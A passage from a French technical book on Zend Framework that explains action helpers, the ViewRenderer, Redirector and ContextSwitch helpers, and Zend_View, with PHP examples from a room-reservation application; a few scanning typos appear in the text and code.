- `preDispatch()` est appelée avant chaque action, mais *après* le `preDispatch()` des aides d'action. Redéfinissez ainsi cette méthode si vous avez besoin de mettre en facteur un traitement devant apparaître avant chacune des actions de votre contrôleur ;
- `postDispatch()` est appelée après chaque action, mais *avant* le `postDispatch()` des aides d'action. Redéfinissez ainsi cette méthode si vous avez besoin de mettre en facteur un traitement devant apparaître après chacune des actions de votre contrôleur ;

- `getInvokeArg()` permet de récupérer un paramètre additionnel passé au contrôleur frontal ou au distributeur. Ceci est très pratique, puisque la méthode `setParam()` du contrôleur frontal permet de passer un paramètre à tous les contrôleurs, que l'on récupère via cette méthode ;
- `render()` demande le rendu explicite d'une vue. Les paramètres de cette méthode permettent de définir où se situe le script de vue, ainsi que le nom du segment du corps de l'objet de réponse dans lequel rendre la vue indiquée ;
- `renderScript()` a le même but que `render()` : rendre une vue. Simple-ment, les paramètres de cette méthode permettent de définir le chemin de la vue relatif au `basePath` des vues ;
- `_forward()` est souvent mal comprise, même si pourtant très simple. La requête actuelle étant déjà distribuée (ou tout du moins en cours), la méthode `_forward()` permet d'injecter une autre requête (sous forme de paramètres `module/contrôleur/action`), tout en remettant à `false` le jeton de distribution, provoquant effectivement une autre itération de la boucle, à condition qu'aucune altération ne vienne gêner ce comportement (`plugin`, `aide d'action...`) ;
- `_redirect()` est très différente de `_forward()` dans la mesure où cette action va piloter une aide d'action appelée `redirector` (que nous verrons bientôt en détail), qui agit directement sur l'objet de réponse, en y injectant un en-tête demandant une redirection HTTP (code 30x), suivie par défaut d'un `exit()` PHP ;
- `_getParam()` renvoie directement vers la méthode du même nom de l'objet de requête. Nous vous rappelons qu'abuser de cette méthode est une mauvaise pratique, car les éventuels paramètres des routes sont choisis *avant* les paramètres GET, eux-mêmes choisis *avant* les paramètres POST.


Les aides d'action

Au sein des contrôleurs d'action se situent des aides. Ce sont des classes dont le but est simple : mettre en facteur (et donc en commun) un code représentant une fonctionnalité particulière pouvant être liée à tous les contrôleurs d'action d'une application. Par exemple, demander une redirection, enregistrer un message d'erreur pour la requête suivante, transformer des données en JSON ou encore créer des URL.

Le gestionnaire d'aides d'action

Toutes les aides d'action sont enregistrées dans un gestionnaire d'aides, matérialisé par la classe `Zend_Controller_Action_HelperBroker` dont l'importance est notable. Une instance du gestionnaire d'aides est attachée à la construction de chaque contrôleur d'action par le distributeur.

Figure 7–18
Diagramme de classes simplifié
du gestionnaire d'aides d'action



Les rôles du gestionnaire d'aides sont multiples :

- faciliter l'accès aux aides. Une instance du gestionnaire est présente sous forme d'attribut protégé de la classe `Zend_Controller_Action` : `$_helper` ;
- charger les classes des aides uniquement lorsqu'un contrôleur en a besoin, et faire persister entre les contrôleurs les instances chargées, de manière à économiser des ressources et à partager des paramètres ;
- passer l'instance du contrôleur d'action en cours à toutes les aides : chaque aide va donc pouvoir interagir avec le contrôleur depuis lequel elle est appelée, ce qui représente un atout considérable dans la délégation des rôles.

Du côté des aides à proprement parler, il faut bien garder à l'esprit les éléments suivants :

- chacune d'elles n'est instanciée que lorsqu'elle est appelée depuis un contrôleur d'action (ou instanciée manuellement, ce qui est très rare), et chaque instance va persister dans le gestionnaire, pour être disponible pour un éventuel autre contrôleur d'action par la suite, dans la même requête cliente ;
- chaque aide possède une méthode `preDispatch()` appelée *avant* la méthode `preDispatch()` du contrôleur d'action ;

- chaque aide possède aussi une méthode `postDispatch()` appelée *après* la méthode `postDispatch()` du contrôleur d'action ;
- les méthodes `preDispatch()` et `postDispatch()` de toutes les aides sont appelées l'une après l'autre, dans l'ordre dans lequel les aides ont été chargées dans le gestionnaire. Cet ordre est géré par un objet `Zend_Controller_Action_HelperBroker_PriorityStack` ;
- une aide est activée par défaut dans `Zend Framework`, c'est `ViewRenderer`, les autres sont disponibles, mais uniquement chargées au besoin.

Charger et piloter des aides d'action

Nous l'avons vu, la classe responsable de la gestion des aides d'action est `Zend_Controller_Action_HelperBroker`. Ce qui est intéressant de noter, c'est qu'elle utilise les méthodes magiques `__call()` et `__get()` de manière à fournir une interface très souple pour piloter les aides.

Charger une aide depuis un contrôleur d'action

```
$this->_helper->monAide;
// équivalent à :
$this->_helper->getHelper('monAide');
```

Accéder directement à la méthode `direct()` d'une aide

```
$this->_helper->monAide();
```

Comme on peut le voir, charger une aide est simple : `__get()` va intercepter l'appel de l'aide et la retourner. Pour cela, si l'instance de l'aide existe déjà en mémoire, le gestionnaire va la retourner, sinon il va la garder en mémoire statiquement pour les prochains appels. Il s'agit d'un pattern *singleton* assez particulier.

L'aide `__call()` du gestionnaire va, comme `__get()`, intercepter l'appel d'une aide, la récupérer, et invoquer immédiatement sa méthode `direct()` (si celle-ci n'existe pas, une exception va être retournée). Il s'agit là d'un design pattern *strategy*.

D'autres méthodes sont disponibles sur le gestionnaire d'aides, certaines statiques, d'autres non. Nous allons détailler les particularités des plus importantes d'entre elles :

- `addPath()` permet d'ajouter un dossier dans lequel le gestionnaire va chercher les aides. Les aides par défaut sont cherchées dans `Zend/Controller/Action/Helper` ;
- `addPrefix()` va ajouter un préfixe de classe pour charger les aides, et remplacer les traits de soulignement (*underscores*) par des slashes afin d'ajouter aussi un dossier dans lequel se trouvent les aides ;

NE PAS CONFONDRE Aide d'action ou plugin ?

La question se pose souvent et la lecture de ce chapitre a dû vous donner la réponse. Une aide d'action est en relation avec le contrôleur qui l'a invoquée, pas un plugin. Une aide d'action a un champ de traitement moins large qu'un plugin : elle n'agit que dans la boucle de distribution. De plus, elle est instanciée si et seulement si on fait appel à elle, contrairement à un plugin qui, une fois instancié et injecté dans le système, y demeure présent pour toujours.

- `resetHelpers()` permet de vider la pile des actions chargées par le gestionnaire. Ceci est pratique pour les tests ;
- `getHelper()` retourne une aide en créant son instance si nécessaire. C'est une méthode similaire à `__get()`. Si elle est appelée depuis un contrôleur d'action (ce qui est en général le cas), l'instance de celui-ci sera passée à l'aide appelée, puis l'aide sera initialisée (sa méthode `init()` sera invoquée) ;
- `getStaticHelper()` a le même effet que `getHelper()`, mais s'utilise de manière statique. Attention, aucun contrôleur d'action ne sera passé à l'aide en question, puisque l'appel est statique. Aussi, la méthode `init()` de l'aide ne sera pas invoquée ;
- `getExistingHelper()` est statique, elle a le même effet que `getStaticHelper()`, mais renverra une exception si l'aide n'a pas été préalablement chargée ;
- `getStack()` retourne l'instance `Zend_Controller_Action_HelperBroker_PriorityStack` dont le rôle est de gérer l'ordre dans lequel les aides d'action sont appelées lorsque le contrôleur d'action demande à invoquer les méthodes `preDispatch()` et `postDispatch()`.

Nous avons utilisé dans notre application quelques aides d'action. Nous ne pouvons détailler toutes celles comprises dans Zend Framework. Cela dit, nous vous présentons ici celles que nous avons jugées importantes.

ViewRenderer

L'aide `ViewRenderer` est primordiale, car elle est activée par défaut dans Zend Framework par le contrôleur frontal, lors de la distribution et répartition de la requête. La désactiver est simple, passez le paramètre `noViewRenderer` au contrôleur frontal.

Les rôles de cette aide sont les suivants :

- faire en sorte que chaque action rende un script de vue automatiquement, sauf si on spécifie le contraire ;
- s'occuper de piloter l'objet de vue (`Zend_View`), notamment en lui indiquant où se trouvent les scripts de vue à rendre, en fonction du trio module/contrôleur/action en cours de distribution ;
- servir de passerelle pour injecter ou récupérer l'objet vue dans la chaîne MVC ;
- peupler l'attribut `$view` du contrôleur d'action auquel elle est rattachée.

C'est donc ce composant qui, par défaut, indique que la vue se trouve dans le dossier `{module}/view/scripts/{contrôleur}/{action}.phtml`. Tous ces chemins sont modifiables, la documentation vous indiquera comment procéder.




Figure 7–19
Diagramme de classes simplifié
de l'aide d'action ViewRenderer

Il convient de noter les points importants suivants :

- si nous avons besoin de l'instance de l'objet vue du modèle MVC (`Zend_View`), c'est à cette aide qu'il faut s'adresser. Par exemple, dans notre application, nous configurons la vue avant de lancer le `dispatch()`, de la manière suivante :

`index.php`

```

$view = new Zend_View();
$view->setEncoding('UTF-8');
$view->strictVars((bool) $configMain->debug);

$viewR = Zend_Controller_Action_HelperBroker::getStaticHelper('ViewRenderer');

// Passage de notre vue à ViewRenderer
$viewRenderer->setView($view);
  
```

Ici nous passons notre propre instance vue à l'aide `ViewRenderer`, autrement elle va se charger de créer une instance de son côté.

- si, à ce stade nous avons voulu récupérer cette instance, il aurait fallu agir comme ceci :

Axemple de récupération de l'objet de vue

```
$vR = Zend_Controller_Action_HelperBroker::getStaticHelper('ViewRenderer');
$vR->init();
$view = $vR->view;
```




Figure 7–20
Diagramme de séquence simplifié
de l'invocation de l'aide d'action
ViewRenderer

- la vue est présente dans l'objet ViewRenderer sous forme d'attribut public, mais elle n'est initialisée et partagée dans le contrôleur d'action que lorsque la méthode `init()` est appelée, ce qui est le cas lorsqu'on se situe après la distribution, mais pas avant ;
- passer `setNoRender(true)` désactive le rendu automatique uniquement pour l'action en cours ;
- passer `setNeverRender(true)` désactive définitivement le rendu automatique (pour la requête en cours) ;
- il reste possible de rendre une vue explicitement dans ses contrôleurs d'action, ce que permettent les méthodes `render()` et `renderScript()` : elles vont piloter l'aide ViewRenderer et vont lui spécifier de ne plus rendre de vue pour l'action en cours, puisque nous avons pris la main ;
- le calcul du chemin de la vue se fait au travers d'un objet appelé inflecteur, instance de `Zend_Filter_Inflector` ;

- la variable `$_noController` est utilisée pour spécifier à l'aide `ViewRenderer` que le calcul du chemin du script de vue ne doit pas prendre en compte le contrôleur. Le script se trouvera donc (par défaut) dans `{module}/view/scripts/` et non plus dans `{module}/view/scripts/{controllername}/`.

Layout




Figure 7-21
Diagramme de classes simplifié
de l'aide d'action Layout

L'aide d'action Layout, dont le schéma UML est illustré sur la figure 7-21, possède peu de rôles :

- partager l'instance de `Zend_Layout` dans les contrôleurs d'action en fournissant un accès à celle-ci directement (via la méthode `direct()`) ;
- fonctionner en duo avec le plugin des layouts (vu précédemment) et le prévenir si toute l'action s'est bien déroulée (ceci se passe en `postDispatch()` de l'aide d'action).

Rappelons tout de même que cette aide d'action et le plugin qui lui est associé ne sont enregistrés que lorsque les layouts sont utilisés, c'est-à-dire lors de l'appel de `Zend_Layout::startMvc()`.

Redirector

Comme son nom l'indique, cette aide d'action est chargée de gérer les redirections HTTP.

Nous n'allons pas la détailler, car le diagramme UML de la figure 7-22 est assez explicite. En fait chaque méthode réalise presque la même chose, c'est juste l'API (les paramètres qu'on lui passe) qui change.

RAPPEL Méthode `_redirect()`

La méthode `_redirect()`, que l'on utilise parfois depuis un contrôleur d'action, fait en réalité appel à la méthode `gotoUrl()` de l'aide d'action `Redirector`.




Figure 7–22
Diagramme de classes simplifié
de l'aide d'action Redirector

Il faut en revanche noter les points suivants :

- l'aide `Redirector` est en liaison directe avec l'objet de réponse et se charge de remplir son code de réponse HTTP, ainsi que ses en-têtes, `Location` entre autres ;
- par défaut, `Redirector` fait suivre son instruction d'un `exit()` PHP, ce qui a pour effet d'arrêter tout traitement. Passer `false` à sa méthode `setExit()` évite cela, mais il faut alors bien prendre ce paramètre en compte dans ses contrôleurs d'action ;
- le code de réponse HTTP est par défaut 302, qui est un code très générique, pas forcément adapté à certaines situations. Renseignez-vous sur le protocole HTTP pour plus d'informations (RFC 2616).

Url

Cette aide sert à créer des URL en fonction d'un trio module/contrôleur/action, et/ou du nom d'une route à utiliser. Elle utilise une méthode `assemble()` du routeur afin de calculer la route inverse.

ContextSwitch

`ContextSwitch` est une aide chargée de changer dynamiquement le comportement d'une partie du modèle MVC, en fonction de paramètres d'entrée, généralement issus de la requête HTTP.

Cette aide est très pratique dans les architectures *full REST*, dans la mesure où elle permet d'ajouter des présentations pour une seule et même ressource. Ainsi un contrôleur va pouvoir décider des différentes présentations possibles pour toutes les actions qu'il contient. L'aide d'action `contextSwitch` est une aide qui demande son activation à la construction du contrôleur d'action. Pour l'activer, il faut invoquer sa méthode `initContext()` depuis un contrôleur d'action.

Évidemment, il faut au préalable la configurer, ce qui n'est pas très compliqué, comme nous allons le voir, grâce à notre contrôleur `ReservationController`.

Afin que `contextSwitch` puisse fonctionner, il faut l'activer depuis la méthode `init()` du contrôleur d'action. Là, on déclare simplement quelles actions du contrôleur actuel vont réagir à quels contextes, sachant qu'il existe déjà deux contextes préfabriqués : XML et JSON. Il demeure possible de construire ses propres contextes, ce que nous allons détailler. Mais quoi qu'il arrive, les contextes agissent comme cela :

- ils peuvent au besoin désactiver le rendu des layouts : en effet une réponse JSON ou XML, par exemple, ne nécessite pas le rendu du layout, qui pour rappel se compose souvent de HTML ;
- ils peuvent changer le suffixe de la vue appelée en fonction du contexte. Par exemple le contexte XML cherchera une vue sur le pattern `actionName.xml.phtml` par défaut ;
- ils ont la possibilité d'ajouter des en-têtes à l'objet de réponse. La réponse XML n'a pas les mêmes en-têtes que la réponse HTML, etc. ;
- enfin, les contextes peuvent utiliser des fonctions de rappel (`callback`) à leur initialisation (`init`), ou après leur processus (`post`). Ces fonctions peuvent s'avérer utiles, par exemple le contexte JSON enregistre une fonction de rappel en `init` afin de désactiver le rendu de la vue.

Activation de `contextSwitch`, `ReservationController.php`

```
$this->_helper->contextSwitch()
    ->addActionContext('list', array('xml', 'json'))
    ->initContext();
```

Ce code permet d'activer la commutation de contexte pour l'action `list` (`listAction()`), qui réagira aux contextes XML et JSON (intégrés dans `ContextSwitch` par défaut). Dès lors, interroger cette action en lui ajoutant un paramètre GET appelé `format`, ayant la valeur `xml`, ou `json`, fera réagir le `contextSwitch`.

RENOI REST

REST (*REpresentational State Transfer*) est une alternative à SOAP (*Simple Object Access Protocol*) pour la création de services web. Il est abordé dans le chapitre 12 consacré à l'interopérabilité.

REMARQUE Le paramètre format

Le paramètre de requête qui fait réagir une action d'un contrôleur à la commutation de contexte s'appelle `format` par défaut. Vous pouvez le changer en appelant la méthode `setContextParam()`. Ce paramètre est demandé à l'objet de requête et peut donc lui être passé en GET ou en POST.




Figure 7-23
Diagramme de classes simplifié de l'aide
d'action ContextSwitch

Le contexte JSON ne nécessite rien de particulier, nous pouvons donc l'utiliser immédiatement, en appelant la page `reservation/list?format=json`. Par défaut, le contexte JSON sérialise toutes les variables de la vue et rend une réponse JSON, ce qui, dans notre cas, ne nous arrange pas trop, car notre vue comporte des variables que nous ne voulons pas inclure dans la réponse JSON : le titre de la page (`pageTitle`) et une variable de cache (`cached`). Il va donc falloir changer la manière dont fonctionne ce contexte par défaut.

Rendu manuel du JSON, `ReservationController::listAction()`

```

if ($this->_helper->contextSwitch->getCurrentContext() == 'json')
{
    $this->_helper->jjson->sendJson($reservations);
}
  
```

Au lieu de nous reposer sur le comportement par défaut, qui va inclure des variables de vue que nous ne souhaitons pas, nous préférons ajouter une clause à notre méthode `listAction()`. Si on détecte que le contexte JSON est en cours d'utilisation, alors nous rendons nous-mêmes manuellement du contenu JSON (au moyen d'une autre aide d'action appelée `json`) : le contenu des réservations, sans autre forme de variable.

Il faut noter que `sendJson()` est radicale : elle est suivie d'un `exit()` PHP.

Concernant le XML, un autre problème va se poser : le menu `submenu.phtml`, rendu dans la méthode `init()`. En effet, même si nous rendons du XML le plus valide qui soit, le contenu du `submenu.phtml` va se mélanger au XML, altérant totalement la réponse. Il faut donc trouver un moyen de supprimer le contenu de `submenu.phtml`, ce que nous accomplissons au moyen d'une fonction de rappel placée en initialisation.

Ajout d'une fonction de rappel en initialisation du contexte JSON

```
$this->_helper->contextSwitch()
    ->addActionContext('list', array('xml', 'json'))
    ->setCallback('xml', 'init', array('Zfbook_Controller_ContextSwitch_XmlJson', 'initContext'))
    ->initContext();
```

Nous indiquons que nous souhaitons utiliser la méthode statique `initContext()` de la classe `Zfbook_Controller_ContextSwitch_XmlJson`, comme méthode d'initialisation du contexte, appelée avant l'intervention du `contextSwitch`.

Zfbook_Controller_ContextSwitch_XmlJson

```
class Zfbook_Controller_ContextSwitch_XmlJson
{
    public static function initContext()
    {
        Zend_Controller_Front::getInstance()->getResponse()->clearBody();
    }
}
```

Nous vidons simplement la réponse, ce qui a pour effet de vider le contenu du sous menu, rendu avant la distribution de notre action.

Le contexte XML va chercher une vue selon le pattern `{actionname}.xml.phtml`. Créons donc ce fichier contenant le XML :

views/scripts/reservation/list.xml.phtml

```
<?php
$dateBegin = new Zend_Date();
$dateEnd   = clone $dateBegin;
```

REVOI **Zend_Date**

Le composant `Zend_Date` est abordé dans le chapitre 13.

```

$writer = new XMLWriter();
$writer->openMemory();
$writer->startDocument('1.0');
$writer->startElement('reservations');
foreach ($this->reservations as $reservation) {
    $dateBegin->set($reservation['date_begin'], 'YYYY-MM-DD HH:mm:ss', 'fr_FR');
    $dateEnd->set($reservation['date_end'], 'YYYY-MM-DD HH:mm:ss', 'fr_FR');
    $writer->startElement('reservation');
    $writer->writeAttribute('id', $reservation['id_reservation']);
    $writer->writeElement('room', $reservation['room']);
    $writer->writeElement('date_begin', $dateBegin->toString('dd MMMM à HH:mm'));
    $writer->writeElement('date_end', $dateEnd->toString('dd MMMM à HH:mm'));
    $writer->writeElement('usage', $reservation['usage']);
    $writer->writeElement('creator', $reservation['user']);
    $writer->endElement();
}
$writer->endElement();
$writer->endDocument();
echo $writer->flush();

```

Nous utilisons l'API de XMLWriter, disponible dans PHP 5.2, pour construire facilement une réponse XML.

Interroger la page `/reservation/list?format=xml` affiche donc quelque chose de similaire à ce qui est illustré sur la figure 7-24.

```

- <reservations>
- <reservation id="1">
  <room>Pintade</room>
  <date_begin>16 septembre à 11:13</date_begin>
  <date_end>25 septembre à 11:13</date_end>
  <usage>réunion ventes mensuelles</usage>
  <creator>guillaume ponçon</creator>
</reservation>
- <reservation id="8">
  <room>Pintade</room>
  <date_begin>02 septembre à 11:34</date_begin>
  <date_end>04 août à 17:31</date_end>
  <usage>pintadeux</usage>
  <creator>julien pauli</creator>
</reservation>
</reservations>

```

Figure 7-24

La réponse XML de l'action list du contrôleur des réservations

Nous allons en dernier lieu créer un contexte de toute pièce : le contexte CSV.

Dans le chapitre 13, nous expliquerons comment créer un composant permettant de transformer un tableau PHP en données CSV. Nous allons ici utiliser ce composant afin de rendre notre contrôleur `ReservationController` réactif au contexte CSV.

Activation du contexte CSV dans le contrôleur ReservationController.php

```
$this->_helper->contextSwitch()
    ->addContext('csv', Zfbook_Controller_ContextSwitch_Csv::getContext())
    ->setCallback('xml', 'init', array('Zfbook_Controller_ContextSwitch_XmlJson', 'initContext'))
    ->addActionContext('list', array('csv', 'xml', 'json'))
    ->initContext();
```

La méthode `addContext()` permet d'ajouter un nouveau contexte en lui donnant un nom et en lui passant en second paramètre un tableau PHP, ici issu d'une méthode statique (`getContext()`), qui va contenir certaines clés nécessaires au bon fonctionnement du contexte.

Zfbook/Controller/ContextSwitch/Csv.php

```
class Zfbook_Controller_ContextSwitch_Csv extends Zfbook_Controller_ContextSwitch_Abstract
{
    public static function getContext()
    {
        return self::buildContext(__CLASS__, 'text/csv');
    }

    public static function getContent()
    {
        $viewRenderer = Zend_Controller_Action_HelperBroker::getStaticHelper('viewRenderer');
        $reservations = iterator_to_array($viewRenderer->view->reservations->getIterator());
        $content      = Zfbook_Convert_Csv::getInstance()->convertFromArray($reservations);
        Zend_Controller_Front::getInstance()->getResponse()->setBody($content);
    }
}
```

Zfbook/Controller/ContextSwitch/Abstract.php

```
abstract class Zfbook_Controller_ContextSwitch_Abstract
{
    const CS_POST = 'getContent';
    const CS_INIT = 'initContext';

    public static function initContext()
    {
        $viewRenderer = Zend_Controller_Action_HelperBroker::getStaticHelper('viewRenderer');
        $viewRenderer->setNoRender(true);
    }

    protected static function buildContext($callbackClass, $mimeType)
    {
        $context = array();
        $context['headers'] = array('Content-type' => $mimeType);
        $context['callbacks']['post'] = array($callbackClass, self::CS_POST);
        $context['callbacks']['init'] = array($callbackClass, self::CS_INIT);
        return $context;
    }
}
```

CONSEIL Contextes intégrés

L'analyse de la source de `Zend/Controller/Action/Helper/ContextSwitch.php` permet de prendre connaissance de la manière dont fonctionnent les contextes intégrés XML et JSON, ce qui est intéressant lorsqu'il s'agit de créer son propre contexte.

Voyez comment nous avons prévu l'ajout éventuel d'autres contextes : nous avons utilisé une classe abstraite dont vont hériter les classes des contextes supplémentaires.

La méthode `buildContext()` retourne ce à quoi s'attend l'aide `contextSwitch` : un tableau qui lui fournit les paramètres suivants :

- les en-têtes à rajouter à la réponse pour ce contexte ;
- le suffixe de vue à ajouter au suffixe par défaut pour ce contexte. Nous avons choisi de ne pas en utiliser et de remplir le corps de la réponse directement ;
- la fonction de rappel utilisée à l'initialisation du contexte ;
- la fonction de rappel utilisée en `postDispatch`, juste après action du contexte.

L'aide `contextSwitch` montre clairement la puissance des aides d'action : elle met vraiment en facteur tout un concept de changement de la réponse, en fonction d'un appel spécifique. En hérite d'ailleurs de l'aide `AjaxContext`, qui s'active simplement si la requête est une requête Ajax (`isXmlHttpRequest()`), et elle cherche une vue en rajoutant le suffixe `ajax`.

La vue

La vue est matérialisée par une instance de `Zend_View_Abstract` qui, par défaut, est un objet `Zend_View`. Sa manipulation est aisée et nous avons déjà eu l'occasion d'en parler dans le chapitre précédent.

La vue est simple d'utilisation. Il suffit de connaître un seul paramètre pour qu'elle fonctionne : le dossier où se situent les scripts de vues, aussi appelé `scriptPath`. Voici ce qu'il faut retenir, d'un point de vue technique, sur `Zend_View` :

- `Zend_View` est indépendant de `Zend_Controller` : on peut utiliser l'un sans l'autre, et même si par défaut ils sont couplés, leur découplage est possible et simple ;
- `Zend_View` n'est pas un moteur de template, c'est une solution générique de séparation de la logique d'affichage et de la logique de contrôle. À ce titre, `Zend_View` est très flexible et vous permettra de le dériver facilement ou de l'intégrer dans une solution de gestion de templates comme Smarty. La documentation officielle en montre un exemple ;
- les variables de vues sont affectées par création dynamique : affecter une variable de vue va réellement créer dynamiquement un attribut public dans la classe `Zend_View` (ceci est une propriété du modèle objet de PHP) ;
- `Zend_View` étend `Zend_View_Abstract` et joue avec la visibilité des attributs de classes de manière à fournir un contexte objet (`$this`) aux scripts de vue, qui sont inclus dans l'instance de `Zend_View` ;

/// Smarty

Smarty est un moteur de template très connu dans le monde du développement PHP. Il a été écrit depuis longtemps par un des contributeurs au code source de PHP et a su évoluer avec celui-ci. Il propose notamment une API appréciée des graphistes et intégrateurs.




Figure 7-25
Diagramme de classes simplifié
du composant Zend_View

- la vue utilise des aides, des filtres et des scripts. Les chemins des dossiers contenant ces fichiers sont relatifs au `basePath` (chemin de base) de l'objet `Zend_View`, qui peut à ce titre posséder plusieurs dossiers de base. Ils seront parcourus en ordre LIFO ;
- le chargement des filtres et des aides peut être modifié grâce à l'objet `Zend_Loader_PluginLoader` qui permet de changer la correspondance *préfixe de la classe* ↔ *chemin du fichier*.

Les aides de vue

Comme pour les contrôleurs d'action, nombre de traitements seront communs aux vues. Afin d'éviter de dupliquer le code de ces traitements similaires, un système d'aides de vue existe.

Chaque aide de vue est représentée par une classe, qui étend `Zend_View_Helper_Abstract` (ceci n'est pas obligatoire). Celle-ci doit se trouver dans le répertoire `views/helpers` d'un des dossiers de base de la vue `Zend_View`. Par défaut, l'aide d'action `viewRenderer` (étudiée quel-

